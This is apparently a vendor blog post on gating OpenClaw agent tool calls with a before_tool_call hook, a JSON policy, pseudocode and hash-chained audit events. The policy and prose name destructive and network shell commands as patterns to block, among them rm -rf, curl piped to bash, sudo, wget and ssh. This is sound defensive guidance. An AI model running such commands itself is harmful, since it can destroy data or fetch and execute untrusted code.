← Back to Blog
Agentic Security
OpenClaw Human Approval for Sensitive Actions: Adding Gates Before Tools Execute
Zedly AI Editorial Team
March 15, 2026
11 min read
Not every tool call should auto-execute. An OpenClaw agent with exec permissions can run rm -rf / just as easily as ls -la. An agent with HTTP access can send an email, make a payment, or post to a public API. OpenClaw's built-in exec approvals handle the basics (host-level prompts in the CLI), but production deployments need more: cross-tool policies, argument-pattern matching, structured evidence logging, and a path toward async approval queues. The question is not whether agents will occasionally make dangerous calls, but whether your deployment has a mechanism to intercept them before they execute.
This article covers the design of approval gates for OpenClaw: how to go beyond native exec approvals, intercept sensitive tool calls across all tool types, block them pending review, and log the decision as part of your tool call audit trail.
When Human Approval Is Needed
Approval gates add latency and friction. They should not be applied to every tool call (that would make the agent unusable), only to actions where the cost of a mistake exceeds the cost of a brief delay. Four categories stand out:
Destructive operations
Commands that delete, overwrite, or modify data in ways that are difficult or impossible to reverse. rm -rf, DROP TABLE, overwriting a production config file, or clearing a cache that takes hours to rebuild.
External communications
Any tool call that sends data outside the local environment: emails, Slack messages, API calls to third-party services, or HTTP requests to endpoints you do not control. Once data leaves, you cannot recall it.
Financial actions
Tool calls that trigger payments, create invoices, modify pricing, or interact with billing systems. Even a test call to a payment API can have real consequences if the agent is pointed at a production endpoint.
Privilege escalation
Commands that change permissions, create new users, modify access controls, or install software. These actions expand the agent's own capabilities or the capabilities of other processes on the system.
How OpenClaw Exec Approvals and before_tool_call Work
OpenClaw's plugin system provides the before_tool_call hook, which is the foundation for both blocking and approval workflows. The hook fires before every tool execution and receives:
- Tool name: which tool the agent wants to invoke (
exec, read, write, browser, etc.)
- Tool arguments: the parameters passed to the tool (command string, file path, URL, etc.)
- Session context: the session ID, which can distinguish between interactive chats and cron-scheduled jobs
The hook handler can return one of three responses:
- Allow: the tool call proceeds normally. This is the default if no handler is registered.
- Cancel with reason: the tool call is blocked. The agent receives a message explaining why (e.g., "Tool call blocked: rm -rf is not permitted by the security policy"). The agent can then choose a different approach.
- Modify arguments: the tool call proceeds, but with altered arguments. This is useful for sanitization (e.g., stripping
--force flags) but is not the primary pattern for approval gates.
Designing an Approval Policy
An approval policy defines which tool calls require review, who reviews them, and what happens if no review occurs within a timeout window. The policy should be declarative (not embedded in code) so it can be updated without redeploying the plugin.
| Policy dimension |
Example rules |
| Tool name |
exec requires approval; read does not |
| Argument patterns |
Commands containing rm, curl | bash, or sudo require approval; ls and cat do not |
| Session type |
Cron-scheduled sessions always require approval for exec; interactive sessions allow exec with review for destructive patterns only |
| Time window |
Approval requests expire after 10 minutes for interactive sessions, 60 seconds for cron jobs |
| Default action |
If the timeout expires without a response: deny (safer) or allow (for non-critical actions) |
Start with a small, strict policy (block all exec calls containing destructive patterns) and expand as you learn which tool calls your agents actually make. Reviewing the tool call audit log for a week before enabling approval gates gives you the data to write informed policies.
Sample Policy, Rule Logic, and Event Payload
Three concrete artifacts make an approval system real: a policy definition, the rule-evaluation logic, and the audit event it produces. Here is a minimal working set.
Policy configuration (JSON)
{
"blockDangerousShell": true,
"rules": [
{
"tool": "exec",
"pattern": "rm\\s+-rf|curl\\s.*\\|\\s*bash|sudo\\s",
"action": "block",
"reason": "Destructive or privileged shell command"
},
{
"tool": "exec",
"pattern": "curl|wget|ssh",
"sessionType": "cron",
"action": "block",
"reason": "Network access from unattended cron session"
},
{
"tool": "write",
"pattern": "/etc/|/prod/",
"action": "block",
"reason": "Write to sensitive system or production path"
}
]
}
Each rule matches a tool name and an argument regex. The sessionType field is optional; when present, the rule only applies to matching session types (cron, interactive). Rules are evaluated top-down; the first match wins.
before_tool_call handler (pseudocode)
function beforeToolCall(event, policy) {
const { toolName, toolArgs, sessionId } = event;
const sessionType = sessionId.includes(":cron:") ? "cron" : "interactive";
for (const rule of policy.rules) {
if (rule.tool !== toolName) continue;
if (rule.sessionType && rule.sessionType !== sessionType) continue;
const regex = new RegExp(rule.pattern);
const argsString = typeof toolArgs === "string"
? toolArgs
: JSON.stringify(toolArgs);
if (regex.test(argsString)) {
logEvent({
eventType: "policy_block",
toolName,
toolPath: argsString.slice(0, 200),
action: "block",
policyHits: [rule.reason],
sessionId,
ts: Date.now()
});
return { cancel: true, reason: rule.reason };
}
}
return { cancel: false };
}
The handler iterates through rules, matches tool name and argument pattern, and returns a cancel signal on the first hit. Every block produces a structured audit event before returning.
policy_block event (ShieldEvent v1)
{
"v": 1,
"ts": 1710532800000,
"eventId": "b7e4f2a1-3c89-4d12-a5e6-789012345678",
"prevHash": "a3f1b2c4d5e6f7890123456789abcdef...",
"sessionId": "agent:main:cron:weekly-cleanup",
"eventType": "policy_block",
"toolName": "exec",
"toolPath": "rm -rf /tmp/cache/*",
"action": "block",
"policyHits": ["Destructive or privileged shell command"],
"reviewer": "system",
"redactionApplied": false
}
This event is a single JSON line appended to the local JSONL log, linked to the previous event by prevHash. The same event forwards to the immutable audit log and appears in the dashboard event timeline.
Blocking vs. Queuing vs. Timeout Patterns
There are three distinct patterns for intercepting sensitive tool calls, each with different trade-offs:
Synchronous blocking
The simplest pattern. The before_tool_call hook evaluates the tool call against the policy and immediately returns allow or deny. No human is involved; the decision is automated. This is appropriate for clearly dangerous actions (like rm -rf /) that should never execute regardless of context.
Async approval queue
The hook pauses execution, creates an approval request (sent via Slack, email, or a dashboard notification), and waits for a human response. This is the full approval gate pattern. It requires state management (tracking pending requests), a notification channel, and timeout handling.
Timeout with default deny
A hybrid: the hook queues an approval request but starts a countdown. If no human responds within the timeout window, the action is denied. This prevents indefinite blocking of agent workflows while still giving humans a window to intervene.
Recommendation: implement synchronous blocking first. It covers the highest-risk actions with the lowest complexity. Add async approval queues for actions where the risk is contextual (a curl to an internal API is fine; a curl to an unknown external endpoint needs review). Blocking is a prerequisite for approval: you need the interception mechanism before you can build the workflow around it.

The Approval Flow at a Glance
Every tool call passes through the same five-step pipeline, whether the outcome is allow, block, or queue-for-approval:
1
Agent requests tool call
→
2
before_tool_call hook fires
→
3
Policy engine evaluates rules
→
4
Allow, block, or queue for approval
→
5
Log evidence event (hash chain)
Steps 1 through 3 are synchronous and take under a millisecond. Step 4 is where the patterns diverge: synchronous blocking returns immediately, while async approval queues pause execution until a human responds or the timeout expires. Step 5 happens regardless of the decision; every outcome produces a structured, hash-chained audit event.
Logging Approval Decisions as Evidence
Every approval gate interaction should produce an audit event, regardless of the outcome. The event schema extends the standard tool call audit event with approval-specific fields:
- action:
policy_block (automatic denial), approval_pending (waiting for human), approval_granted, approval_denied, approval_timeout
- reviewer: who approved or denied (email or user ID), or "system" for automatic blocks
- responseTime: milliseconds between the request and the decision
- reason: the policy rule that triggered the gate, and optionally a freeform reason from the reviewer
These events integrate into the same immutable event stream as tool call logs. The hash chain covers approval events, tool call events, and redaction events in a single verifiable sequence. Compliance teams can filter the stream by action type to produce an approval audit report.
How Zedly Shield Fits
OpenClaw ships with native exec approval prompts: when an agent calls exec, the gateway can prompt the host user to confirm before the command runs. This works for interactive, single-user sessions. It does not cover non-exec tools (read, write, browser, HTTP), does not apply to cron jobs or sub-agents running unattended, and does not produce structured audit events. The approval is a CLI-level prompt with no policy engine, no argument-pattern matching, and no evidence trail beyond the terminal scrollback.
Zedly Shield builds the next layer on top of OpenClaw's hook system. It implements a cross-tool policy engine with argument-pattern matching, structured policy_block events with SHA-256 hash chain integrity, cloud dashboard visibility across all sessions and instances, and evidence packets suitable for compliance review. Where native exec approvals are a single-user safety net, Shield is a governance layer for production deployments.
Specifically, Shield implements the synchronous blocking layer today and provides the foundation for async approval workflows:
- Policy-based blocking is live: Shell commands matching dangerous patterns (recursive delete, pipe-to-bash, sudo operations) are blocked before execution. Each block generates a
policy_block event with the matched rule, tool name, and session context.
- Configurable policies: blocking rules are defined in the Shield configuration (which tools, which argument patterns, which sessions). Policies can be updated without redeploying the plugin.
- Dashboard visibility: blocked tool calls appear in the Shield dashboard event timeline, making it easy to review which actions were intercepted, which policies triggered, and how the agent responded.
- Approval gates on the roadmap: the async approval workflow (notify, queue, wait, timeout) is designed to build on top of the existing blocking infrastructure. The interception point (
before_tool_call) and the logging pipeline (ShieldEvent with hash chain) are already in place. The approval layer adds the notification channel and the human decision loop.
For teams deploying OpenClaw in environments where certain tool calls require human oversight, Shield provides the blocking layer now and the approval layer as it matures. The PII redaction that protects data leaving the environment and the approval gates that protect actions entering the environment are complementary: one controls what data flows out, the other controls what actions execute. For the complete defense-in-depth stack that ties approval gates together with blocking, redaction, injection detection, and audit logging, see our guide to OpenClaw runtime hardening.
Implementation Checklist
- Inventory your agent's tool calls. Run the agent for a week with tool call logging enabled. Identify which tools are called, how frequently, and with what arguments.
- Classify tool calls by risk tier. Tier 1 (auto-allow): read-only tools like
read, list, search. Tier 2 (auto-block on pattern): exec with destructive patterns. Tier 3 (require approval): exec with external network access, write to production paths.
- Implement synchronous blocking first. Register a
before_tool_call handler that evaluates tool name and arguments against your Tier 2 rules. Return cancel for matches.
- Log every decision. Allow, block, and pending events should all produce audit events in the same stream. Use the same schema and hash chain as your tool call log.
- Test with your actual agent workflows. Run common tasks and verify that blocking does not interrupt legitimate operations. Adjust policies based on false positives.
- Add notification channels for Tier 3 actions (Slack, email, or dashboard alert). Implement timeout handling with a default-deny policy.
- Define escalation paths. What happens when an approval request goes unanswered? Who is the backup reviewer? How long before the request auto-denies?
Get an Approval-Gate Review for Your OpenClaw Deployment
Our team will map your agent's tool calls, identify which actions need human review, and deliver a working approval policy tailored to your risk profile. You will see exactly which tool calls would be blocked, which would be queued, and what the evidence trail looks like.
Explore Zedly Shield
Frequently Asked Questions
How do OpenClaw exec approvals differ from plugin-based approval gates?
OpenClaw's native exec approvals are host-level prompts built into the CLI: the gateway asks the user to confirm before running a shell command. They work for interactive sessions but do not cover non-exec tools (read, write, browser, HTTP), do not apply to cron jobs or sub-agents running unattended, and do not produce structured audit events. Plugin-based approval gates use the before_tool_call hook to intercept any tool call, evaluate it against a policy, and log the decision as a versioned event with hash chain integrity. This gives you cross-tool coverage, argument-pattern matching, and a compliance-grade evidence trail.
What is the difference between blocking and requiring approval?
Blocking is an immediate rejection: the tool call is denied and the agent is told why. Approval is a deferred decision: the tool call is paused, a notification is sent to a human reviewer, and execution resumes only if the reviewer approves. Blocking is simpler to implement (a synchronous return from the hook). Approval requires an asynchronous workflow with state management, timeout handling, and a notification channel.
Which tool calls should require human approval?
Start with actions that are destructive, irreversible, or have external side effects. Common candidates include: shell commands that delete files or modify system configuration, write operations to production databases, HTTP requests to external payment or communication APIs, and any tool call that sends data outside the local environment. The right list depends on your agent's tool inventory and your organization's risk tolerance.
How do I handle approval timeouts?
Define a timeout policy that matches your use case. For interactive sessions, 5 to 15 minutes is reasonable since the human is likely present. For cron jobs running unattended, you may want a shorter timeout (60 seconds) with an automatic deny. Always log timeout events with the same structure as explicit approvals and denials, so the audit trail shows that the action was blocked due to no response, not silently dropped.
Does Zedly Shield support human approval today?
Shield currently implements policy-based blocking: tool calls that match configured rules (like dangerous shell commands or sensitive file paths) are denied automatically, and the denial is logged as a policy_block event. The approval gate pattern (pause, notify, wait for decision) is designed and documented in the Shield roadmap. The blocking infrastructure is live today; the async approval workflow is the next layer being built on top of it.
Ready to get started?
Runtime safety for agentic AI. PII redaction, policy-based blocking, and tamper-evident audit logs for OpenClaw.